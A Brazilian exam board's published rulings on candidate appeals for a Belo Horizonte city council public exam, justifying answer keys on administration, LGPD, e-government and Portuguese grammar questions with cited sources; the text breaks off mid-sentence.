
Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais sugerem a presença de um equívoco na divulgação do gabarito. Inicialmente, essa questão demanda que o candidato faça distinções entre processo, projeto e programa. No entanto, ela se desdobra para uma análise mais profunda da gestão de processos, ao elucidar a definição de Davenport.

A partir dessa primeira interpretação, o enunciado instrui o seguinte: identificar "a abordagem que permite listar os processos críticos ou cruciais da organização, estabelecer critérios para a priorização de investimentos e definir indicadores de desempenho com base nos processos". Após essas informações, o gabarito comentado é apresentado da seguinte maneira:

Alternativa A. **Cadeia de Valor** (CORRETA). De acordo com Araújo, Garcia e Martines (2022, p. 77), a cadeia de valor é um elo importante entre as estratégias da organização e suas atividades, ou melhor, seus processos. Além disso, a abordagem da cadeia de valor subdivide a organização em macroprocessos, que por sua vez podem ser subdivididos em processos, sendo estes processos detalhados em atividades. Através dessa subdivisão, podem-se elencar os processos críticos ou cruciais à organização, podem-se definir critérios de priorização de investimentos, ou seja, após uma análise, qual processo deve sofrer alterações ou melhorias. Podem-se ainda definir indicadores de desempenho baseados em processos.

Alternativa B. **Fluxo de Processos** (INCORRETA). O fluxo de processos nada mais é que o fluxograma, que é a representação gráfica que apresenta a sequência de um trabalho de forma analítica, caracterizando as operações, os responsáveis e/ou unidades organizacionais envolvidos no processo (Oliveira, 2019, p. 264).

Alternativa C. **Gestão de Portifólio** (INCORRETA). De acordo com Dávila (2006), a gestão de portfólio refere-se a um conjunto de projetos ou programas, agrupados para facilitar o gerenciamento eficaz desse trabalho a fim de atingir os objetivos estratégicos de negócios. Além disso, a existência da carteira ou portfólio pressupõe que os projetos tenham sido submetidos a processos de avaliação, seleção, priorização e autorização para execução (AMARU; MAXIMIANO, 2024).

Alternativa D. **Redesenho de Processos** (INCORRETA). Compreende a implantação de melhorias na empresa objetivando a redução e/ou eliminação de desperdícios e erros, bem como qualquer dificuldade enfrentada que prejudique a entrega com excelência ou que aumente o custo do produto ou serviço final (Athon Consulting, 2024).

Com base no exposto, ratifica o gabarito preliminar.

Fontes:

- AMARU, A. C.; MAXIMIANO, F. V. **Gestão de projetos – Preditiva, Ágil e Estratégica**. 6 ed. Barueri: Atlas, 2024.
- ARAÚJO, L. C. G.; GARCIA, A. A.; MARTINES, S. **Gestão de processos: melhores resultados e excelência organizacional**. 2 ed. São Paulo: Atlas, 2022.
- ATHON CONSULTING. **Redesenho de processos: 4 passos para você aplicar hoje**. 2024. Disponível em: <https://athonconsulting.com/redesenho-de-processos-4-passos-para-voce-aplicar-hoje/#:~:text=O%20que%20%C3%A9%20redesenho%20de,do%20produto%20ou%20servi%C3%A7o%20final>
- DÁVILA, M. **Gerenciamento de projetos e PMBOK**. 2022. Disponível em: <http://www.mhavila.com.br/topicos/gestao/pmbok.html>
- OLIVEIRA, D. P. R. **Sistemas, organizações e métodos: uma abordagem gerencial**. 21 ed. São Paulo: Atlas, 2019.

BRANCA	VERDE	AMARELA	AZUL
45	51	50	43

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais apontam a existência de mais de uma resposta no gabarito. Na referida questão, o objetivo era que o candidato identificasse a alternativa que define corretamente os sistemas **de execução da cadeia de suprimentos**. Com base em Laudon e Laudon (2014), para a cadeia de suprimentos, existem dois sistemas, sendo eles:

- **Sistema de Planejamento da Cadeia de Suprimentos**, que é “um sistema que habilita a empresa a modelar sua cadeia de suprimentos existente, gerar previsões de demanda para um produto e desenvolver planos ideais de aquisição de matérias-primas e fabricação para aquele item” (p. 301).
- **Sistema de Execução da Cadeia de Suprimentos**, que é “um sistema que gerencia o fluxo de produtos pelos centros de distribuição e depósitos para garantir que sejam entregues nos locais certos, da maneira mais eficiente possível. Eles monitoram a situação física dos produtos, a gestão de materiais, as operações de armazenamento e transporte e as informações financeiras referentes a todas as partes” (p. 301).

Os autores esclarecem essa distinção entre planejamento e execução, enfatizando a presença de sistemas distintos para cada etapa da cadeia de suprimentos.

Com base no exposto, ratifica o gabarito preliminar.

Fonte:

- LAUDON, K. C; LAUDON, J. P. **Sistemas de informação gerenciais**. 11ª Ed. São Paulo: Pearson Education do Brasil, 2014.

BRANCA	VERDE	AMARELA	AZUL
47	53	42	50

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais apontam para a existência de um erro no gabarito e a ausência de uma resposta correta. Neste caso específico, a questão trata sobre os princípios da Lei Geral de Proteção de Dados (LGPD), que são apresentados no Art 6º da referida lei, com os seguintes dizeres: “as atividades de tratamento de dados pessoais deverão observar a boa-fé e os seguintes princípios”.

Com base nas afirmativas apresentadas na questão, tem-se o seguinte:

Afirmativa I. INCORRETA. O **princípio da adequação** (na afirmativa é apresentado como princípio da finalidade) diz respeito à compatibilidade do tratamento com as finalidades informadas ao titular, de acordo com o contexto do tratamento. Já o princípio da finalidade refere-se à realização do tratamento para propósitos legítimos, específicos, explícitos e informados ao titular, sem possibilidade de tratamento posterior de forma incompatível com essas finalidades.

Afirmativa II. CORRETA. O **princípio do livre acesso** busca garantia, aos titulares, de consulta facilitada e gratuita sobre a forma e a duração do tratamento, bem como sobre a integralidade de seus dados pessoais.

Afirmativa III. INCORRETA. O **princípio da prevenção** (na afirmativa é apresentado como princípio da segurança) visa a adoção de medidas para prevenir a ocorrência de danos em virtude do tratamento de dados pessoais. Já o princípio da segurança refere-se à utilização de medidas técnicas e administrativas aptas a proteger os dados pessoais de acessos não autorizados e de situações acidentais ou ilícitas de destruição, perda, alteração, comunicação ou difusão.

Afirmativa IV. CORRETA. O **princípio da necessidade** corresponde à limitação do tratamento ao mínimo necessário para a realização de suas finalidades, com abrangência dos dados pertinentes, proporcionais e não excessivos em relação às finalidades do tratamento de dados.

Neste sentido, diante das justificativas apresentadas acima, há apenas uma alternativa correta, sendo ela representada pela Alternativa C (II e IV), conforme divulgado no gabarito. Sendo assim, as razões recursais apresentadas são improcedentes.

Fonte:

- BRASIL. Lei Nº 13.709, de 14 de agosto de 2018. **Lei Geral de Proteção de Dados Pessoais (LGPD)**. 2018. Disponível em: https://www.planalto.gov.br/ccivil_03/_ato2015-2018/2018/lei/l13709.htm

BRANCA	VERDE	AMARELA	AZUL
49	43	51	55

Recurso Procedente. Questão Anulada.

As razões recursais apontam para a existência de mais de uma resposta correta e/ou a falta de uma resposta correta. A referida questão versa sobre os tipos de licença que podem ser concedidas aos servidores públicas da câmara municipal de Belo Horizonte-MG. No Art. 105 da referida lei, é apresentado o seguinte:

Art. 105. Será concedida ao servidor licença para tratamento de saúde, a pedido ou de ofício, mediante inspeção realizada por médico da Câmara.

§ 1º Sempre que for necessário, a inspeção médica poderá ser realizada na própria residência do servidor ou no estabelecimento hospitalar onde estiver internado.

§ 2º Somente poderá ser concedida licença por prazo superior a 15 (quinze) dias após perícia médica realizada por órgão municipal competente.

A intenção da questão era exigir que o candidato interpretasse o § 2º, que determina que licenças superiores a 15 (quinze) dias devem ser concedidas por um médico da Câmara ou, possivelmente, por outra repartição municipal competente. No entanto, após uma revisão da legislação, constata-se que o artigo em questão aborda especificamente a atribuição do médico da Câmara, que é, por si só, uma repartição municipal competente para conceder a licença. Nesse contexto, as razões apresentadas no recurso são válidas para a anulação da questão, a fim de evitar qualquer prejuízo na interpretação dos candidatos, dada a ambiguidade presente na questão e a existência de duas alternativas corretas (B e C).

Fonte:

- CÂMARA MUNICIPAL DE BELO HORIZONTE. Lei Nº 7.863, de 18 de novembro de 1999. **Institui o estatuto dos servidores da câmara municipal de Belo Horizonte e dá outras providências.** 1999. Disponível em: <https://leismunicipais.com.br/a/mg/b/belo-horizonte/lei-ordinaria/1999/787/7863/lei-ordinaria-n-7863-1999-institui-o-estatuto-dos-servidores-da-camara-municipal-de-belo-horizonte-e-da-outras-providencias>

BRANCA	VERDE	AMARELA	AZUL
51	41	48	42

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais apontam para a falta de uma resposta correta no gabarito. A referida questão versa sobre a gestão por competências, e mais especificamente, os seus impactos e benefícios no planejamento estratégico da força de trabalho no setor público. De acordo com Pantoja (2015) citando OCDE (2010), os benefícios de se planejar estrategicamente a força de trabalho tendem a impactar de forma positiva no:

- Fortalecimento dos serviços e da capacidade institucional e gerencial para a gestão estratégica da força de trabalho;
- Adequação da força de trabalho com a missão da organização;
- Tornar mais acurado o processo de planejamento e de previsão orçamentária;
- Contribuir para o alcance das metas globais do governo em termos de diversidade, competências e nível de educação.

No caso da questão, a Alternativa D afirma que o planejamento estratégico da força de trabalho na gestão por competências contribui para "aumentar o controle social do governo quanto ao cumprimento dos objetivos de responsabilidade fiscal e prestação de contas". Entretanto, esta afirmação está incorreta, pois esse aspecto está mais relacionado à comunicação e transparência na gestão pública do que propriamente à gestão por competências e seus impactos no planejamento estratégico da força de trabalho. O controle social refere-se à vigilância exercida pela sociedade sobre os órgãos e gestores públicos. Portanto, as razões recursais apresentadas são consideradas improcedentes.

Fonte:

- PANTOJA, M. J. **Gestão por competências.** Brasília: Enap, 2015. Disponível em: <https://repositorio.enap.gov.br/bitstream/1/2522/1/Gcomp%20-%20ApostilaCE.pdf>

BRANCA	VERDE	AMARELA	AZUL
55	42	53	41

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

As razões recursais apontam para a falta de uma alternativa correta. Na referida questão, busca-se diferenciar o planejamento nos níveis operacional, tático e estratégico, a partir de suas características principais, bem como

ações desempenhadas em cada nível. Com base em Oliveira (2018), as definições de planejamento estratégico, tático e operacional conduzem para a análise das alternativas da seguinte maneira:

Alternativa A. CORRETA. De acordo com Oliveira (2018, p. 19), o **planejamento operacional** é a formalização, principalmente através de documentos escritos, das metodologias de desenvolvimento e implementação de resultados específicos a serem alcançados pelas áreas funcionais da empresa. Portanto, nessa situação tem-se, basicamente, os planos de ação ou planos operacionais.

Alternativa B. INCORRETA. De acordo com Oliveira (2018, p. 18), o **planejamento estratégico** (não o tático, como foi apresentado) busca contrabalançar as incertezas, desenvolvendo planos alternativos, concentrar a atenção nos resultados esperados, representados pelos objetivos, desafios e metas, otimizar o modelo de gestão da empresa, facilitar o controle, a avaliação e o aprimoramento dos resultados, otimizar o processo de identificação de oportunidades no mercado e consolidar a vantagem competitiva da empresa.

Alternativa C. INCORRETA. De acordo com Oliveira (2018, p. 19), o **planejamento tático** (não o estratégico, como foi apresentado) é a metodologia administrativa que tem por finalidade otimizar determinada área de resultado e não a empresa como um todo. Portanto, trabalha com decomposições dos objetivos, estratégias e políticas estabelecidos no planejamento estratégico.

Alternativa D. INCORRETA. De acordo com Oliveira (2018, p. 19), o **planejamento tático** (não o estratégico, como foi apresentado) é desenvolvido pelos níveis organizacionais intermediários, tendo como principal finalidade a utilização eficiente dos recursos disponíveis para a consolidação de objetivos previamente fixados segundo uma estratégia predeterminada, bem como as políticas orientativas para o processo decisório da empresa.

Como apontado nas justificativas acima, o planejamento operacional se resume a adoção de planos de ação ou planos operacionais, que se traduzem em documentos escritos, metodologias de desenvolvimento e implementação de resultados específicos a serem alcançados pelas áreas funcionais. Isso quer dizer, que a questão buscou tratar da operacionalização das estratégias definidas nas áreas funcionais, e não a definição dessas estratégias e políticas. Diante disso, o recurso é considerado improcedente, pelo fato de a Alternativa A exigir do candidato atenção para a **implementação dos resultados específicos a serem alcançados pelas áreas funcionais** (que se dá no nível operacional), sendo a única alternativa correta.

Fonte:

- OLIVEIRA, D. P. R. **Planejamento estratégico: conceitos, metodologia e práticas**. 34ª Ed. São Paulo: Atlas, 2018.

BRANCA	VERDE	AMARELA	AZUL
57	60	60	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A autora Adriane Maria Arantes de Carvalho, ancorada por outros autores, esclarece sobre o conceito de Governo Eletrônico:

- I. SOBREIRA NETTO; FISCHER; GOUVÊA (2004) - Trata-se de um governo ágil e aberto para melhor atender à sociedade, utilizando-se da telemática (Tecnologia da Informação e telecomunicações) para ampliar a cidadania, aumentar a transparência da gestão pública, facilitar o controle popular do poder público e democratizar o acesso do cidadão aos meios eletrônicos.
- II. PRADO; LOUREIRO (2005) - De maneira geral, pode-se definir governo eletrônico como o conjunto de plataformas tecnológicas de comunicação, informação e aplicações em uso pelo setor público
- III. GARTNER GROUP (2000) - Governo eletrônico é a contínua otimização de oferta de serviço, participação do eleitorado e governança mediante a transformação de relacionamentos internos e externos com uso da tecnologia, da internet e da nova mídia.
- IV. BARBOSA, FARIA; PINTO (2004) - O governo eletrônico pode ser entendido como uma das principais formas de modernização do Estado e está fortemente apoiado numa visão do uso das novas tecnologias para a prestação do serviço público.

- V. AGUNE; CARLOS (2005) - O governo eletrônico, ou e-governo, pode ser entendido como um conjunto de ações modernizadoras vinculadas à administração pública.

Fonte:

- CARVALHO, Adriane Maria Arantes de - Governo Eletrônico – 2021 - Capítulo 1 – Pág 11.

BRANCA	VERDE	AMARELA	AZUL
58	59	56	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A autora Adriane Maria Arantes de Carvallho esclarece que a Lei de Acesso à Informação Pública (LAI) – Lei nº 12.527/2011 consolida os direitos constitucionais previstos. Essa LAI aborda as regras relacionadas à obtenção das informações, definindo o seu escopo e deixando claro que os órgãos têm o dever de fornecer as informações solicitadas, resguardando o que ela considera como informação sigilosa. Assim, o comando da questão solicita indicar a alternativa que seria a EXCEÇÃO, de modo que foi corretamente indicada a letra A, pois a descrição correta da alternativa seria “ informação pertinente à administração do patrimônio público, utilização de recursos públicos, licitação, contratos administrativos;” e não informações do servidores públicos , conforme citado na alternativa.

Fonte:

- CARVALHO, Adriane Maria Arantes de - Governo Eletrônico – 2021 - Capítulo 4 – Pág 83.

BRANCA	VERDE	AMARELA	AZUL
59	57	57	58

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A autora Adriane Maria Arantes de Carvalho se ancora na “A Lei de Acesso à Informação que consolida o caminho rumo à transparência governamental. Ao tornar públicas as informações governamentais, o governo brasileiro reafirma o seu compromisso democrático de prestação de contas e de *accountability*” (PRADO, RIBEIRO; DINIZ, 2012). Se o art. 70 da Constituição Federal previa que toda aquela – pessoa física ou jurídica, pública ou privada – que lidasse com bens e valores públicos ou pelos quais a União respondesse, deveria assumir obrigações de natureza pecuniária (BRASIL, 1988), a prestação de contas começará a ser regulamentada a partir da Lei de Responsabilidade Fiscal. A Lei de Responsabilidade Fiscal, Lei Complementar nº 101, de 4 de maio de 2000, regulamenta a prestação de contas dos poderes constitucionais e de órgãos da administração direta e indireta como um instrumento da transparência na gestão fiscal. No seu art. 58, ela determina que a prestação de contas “evidenciará o desempenho da arrecadação em relação à previsão, destacando as providências adotadas no âmbito da fiscalização das receitas e combate à sonegação” dentre outras (BRASIL, 2000).

Fonte:

- CARVALHO, Adriane Maria Arantes de - Governo Eletrônico – 2021 - Capítulo 4 – Pág 81.

Cargo: Analista de Controle Interno

BRANCA	VERDE	AMARELA	AZUL
01	09	06	08

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Acerca do emprego do acento indicativo de crase no título do texto, pode-se afirmar que:”, a alternativa “**C**” É obrigatório, reconhecendo-se a exigência da regência nominal estabelecida e o gênero do termo regido.” foi adequadamente indicada como correta. Título do texto: “A importância da educação e conscientização no combate à violência feminina” A regência nominal é um dos tipos de regência existentes e, como o nome já sugere, ocorre apenas entre nomes (substantivo, adjetivo ou advérbio). Quando um termo influencia outro em uma sentença, dizemos que se trata de um termo determinante. A essa relação de subordinação entre o termo determinante e o termo determinado (ou subordinado), damos o nome de regência. A preposição que liga um termo ao outro costuma marcar a relação de subordinação.” A alternativa “**D**” É obrigatório, reconhecendo-se a exigência da regência verbal estabelecida e a classificação morfológica do termo regido.” não pode ser considerada correta, o termo regente “combate”, trata-se de um substantivo.

Fontes:

- AQUINO, Renato. Interpretação de Textos. Ed. Impetus.
- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
02	04	07	12

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Considerando-se que o texto apresenta recursos e processos argumentativos para a construção de posicionamentos do enunciador acerca do tema tratado assim como de subtemas a ele relacionados, a seguir os trechos destacados apresentam expressão subjetiva na construção de tais posicionamentos, tendo direta relação com os processos citados, com EXCEÇÃO de:”, a alternativa “**B**” “A violência física, por exemplo, manifesta-se através de agressões diretas como socos, chutes e empurrões, [...]” (2o§)” foi adequadamente indicada como correta. O fato é um acontecimento, uma ocorrência, aquilo que acontece em decorrência de eventos exteriores. Veja o exemplo: A médica prescreveu um remédio ao paciente, como o trecho destacado na alternativa “B”. A opinião é um ponto de vista a respeito de um fato. Ela não é, portanto, um fato. Trata-se de um julgamento pessoal, de um pensamento em relação a algo, é uma maneira de pensar. Veja o exemplo: A médica prescreveu um remédio muito caro ao paciente. Observe nesse último exemplo que a expressão “muito caro” trata-se de uma opinião relativa ao fato de a médica ter prescrito um remédio ao paciente. Essa prescrição aconteceu, é um fato. Contudo, o autor da frase tem uma opinião específica sobre o fato: o remédio é muito caro. Outras pessoas podem ter opiniões diferentes a respeito desse mesmo fato, como: A médica prescreveu um remédio de preço acessível ao paciente. Ou “A médica prescreveu um remédio muito barato ao paciente.” Observe nos dois exemplos anteriores que o fato é o mesmo, mas as opiniões a respeito dele são bem diferentes. A alternativa “**D**” “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)” não pode ser indicada como correta conforme explicitado anteriormente. A alternativa “**C**” “No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina [...]” (1º§)” não pode ser indicada como correta, já que a expressão “é alarmante” indica expressão subjetiva, aponta para um entendimento do enunciador, não atendendo, assim, ao enunciado da questão.

Fonte:

- AQUINO, Renato. Interpretação de Textos. Ed. Impetus.

BRANCA	VERDE	AMARELA	AZUL
03	05	08	13

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “Em relação ao título do texto e às relações morfossintáticas e semânticas estabelecidas em sua construção pode-se afirmar que:”, a alternativa “**B**) O termo “feminina” atua como determinante de “violência”.” foi adequadamente indicada como correta. Título do texto: “A importância da educação e conscientização no combate à violência feminina” Determinante e determinado: Tanto nomes como pronomes podem ser: a) determinante: termo que tem por função especificar o sentido de um outro termo; b) determinado: termo cujo sentido é especificado pelo anterior, sendo a ele subordinado. Como determinantes, nomes e pronomes são adjetivos. Por exemplo: Marinheiro brasileiro. Como determinados, eles são substantivos. A alternativa “**D**) A ausência do artigo definido diante do termo “educação” torna o seu sentido genérico.” não pode ser indicada como correta. Não há ausência diante de “educação”; “da” = de + a (artigo feminino). A alternativa “**C**) O termo “combate” está determinado pela expressão “violência feminina”.” não pode ser considerada correta, conforme explicitado anteriormente.

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
04	07	09	11

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “**D**) 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B**) 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância

da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “C) 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “A) 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fontes:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
05	08	02	14

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§) A locução conjuntiva “mas também”, nesse contexto:”, a alternativa “C) Estabelece relação de acréscimo, adição, desempenhando a mesma função de uma conjunção aditiva.” foi adequadamente indicada como correta. As conjunções aditivas trazem uma relação de ideias que se somam e complementam-se, podendo ser tanto no sentido positivo quanto no sentido negativo. Por isso é possível apontar duas conjunções aditivas muito utilizadas: e (para sentido positivo) e nem (para sentido negativo). Também é possível usar duas ou mais palavras juntas para desempenhar o mesmo papel de conjunção. Elas são chamadas de locuções conjuntivas aditivas. Alguns exemplos: e; nem; bem como; não só (...) mas [também]; não apenas (...) como [também]; não somente (...) como [ainda]”. Exemplos: “Vinícius estava para chegar e Henrique já estava pronto.” “Eu não fui ao teatro nem li a peça.” “Ela lia muitos livros bem como via muitas séries.” “Não apenas fizemos o projeto como ainda entregamos tudo antes do prazo.” “Não só achou o restaurante muito bem localizado mas também gostou muito da comida.” No último caso, embora se use a conjunção mas, que originalmente significaria oposição, o contexto indica que a relação estabelecida é, na verdade, de adição; assim como ocorre no trecho destacado no enunciado da questão. A alternativa “A) Estabelece uma ideia de acréscimo em relação à oração posterior.” não pode ser considerada correta. “Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as impede de buscar ajuda e se proteger adequadamente.” (1º§), o acréscimo não é em relação à oração posterior, mas em relação à oração anterior. São coordenadas. Orações coordenadas sindéticas aditivas são aquelas que têm sentido de adição, incluindo ou somando uma ideia à primeira oração. Exemplo: “Brincamos muito e rimos mais ainda!” “Não apenas completamos a tarefa mas também tivemos uma excelente nota.” “Não me queixei nem me exaltei.”

Fonte:

- AZEREDO, José Carlos de. Gramática Houaiss da língua portuguesa. 2ªed. São Paulo: Publifolha, 2008.

BRANCA	VERDE	AMARELA	AZUL
06	10	12	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “B) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos

aqueles anos para conquistar o campeonato." As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “D) Consequência desejada.” não pode ser indicada como correta de acordo com o exposto anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “C) Efeito contingente.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “A) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	11	13	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “C) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com ela alguma relação semântica. A alternativa “A) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “B) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
09	12	11	10

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado ““Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) A flexão no plural da forma verbal empregada no período anterior justifica-se, pois:”, a alternativa “**B**) A forma verbal deve concordar com o sujeito que também está no plural.” foi adequadamente indicada como correta.

“Dentro dessa realidade preocupante, destacam-se (forma verbal no plural) diversos tipos (sujeito no plural) de violência feminina, cada um com suas características e impactos específicos. (1º§) A regra geral é: o verbo concorda em número e pessoa com o sujeito da oração. A alternativa “**A**) A forma verbal deve concordar com o sujeito composto apresentado.” não pode ser considerada correta. O sujeito composto é aquele que apresenta mais de um núcleo, diferentemente do sujeito simples, que apresenta somente um. Na prática, podemos ver no seguinte exemplo: “Maria e Joana vão à festa”. Aqui, os sujeitos são “Maria” e “Joana”, cujos núcleos são “Maria” e “Joana”. A alternativa “**D**) A forma na terceira pessoa do plural é característica do sujeito indeterminado conforme é visto no período.” não pode ser indicada como correta. “Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§) O sujeito indeterminado é aquele que não permite identificar o agente da ação, nem pelo contexto, nem pela terminação verbal do enunciado. Apesar de o sujeito ser um termo essencial na oração, o sujeito indeterminado pode se manifestar pelo desconhecimento ou desinteresse do agente que executa a ação. Além disso, é um tipo de sujeito que ocorre quando o verbo não se refere a uma pessoa determinada. Há três características que ajudam a identificá-lo: 1) Uso de um verbo na 3ª pessoa do plural que não se refere a nenhum substantivo citado anteriormente na oração. Exemplos: Disseram que ele foi eleito. Capturaram o fugitivo. Falavam mal o tempo todo. 2) Uso do pronome “se” e de um verbo intransitivo, transitivo indireto ou de ligação na 3ª pessoa do singular (no caso em análise o verbo é transitivo direto) (de modo que não se consiga identificar quem pratica a ação). Exemplos: Acorda-se feliz (verbo intransitivo). Necessita-se de pessoas jovens (verbo transitivo indireto). Nem sempre se é justo nesse mundo (verbo de ligação). 3) Uso de verbo no infinitivo pessoal. Exemplos: É 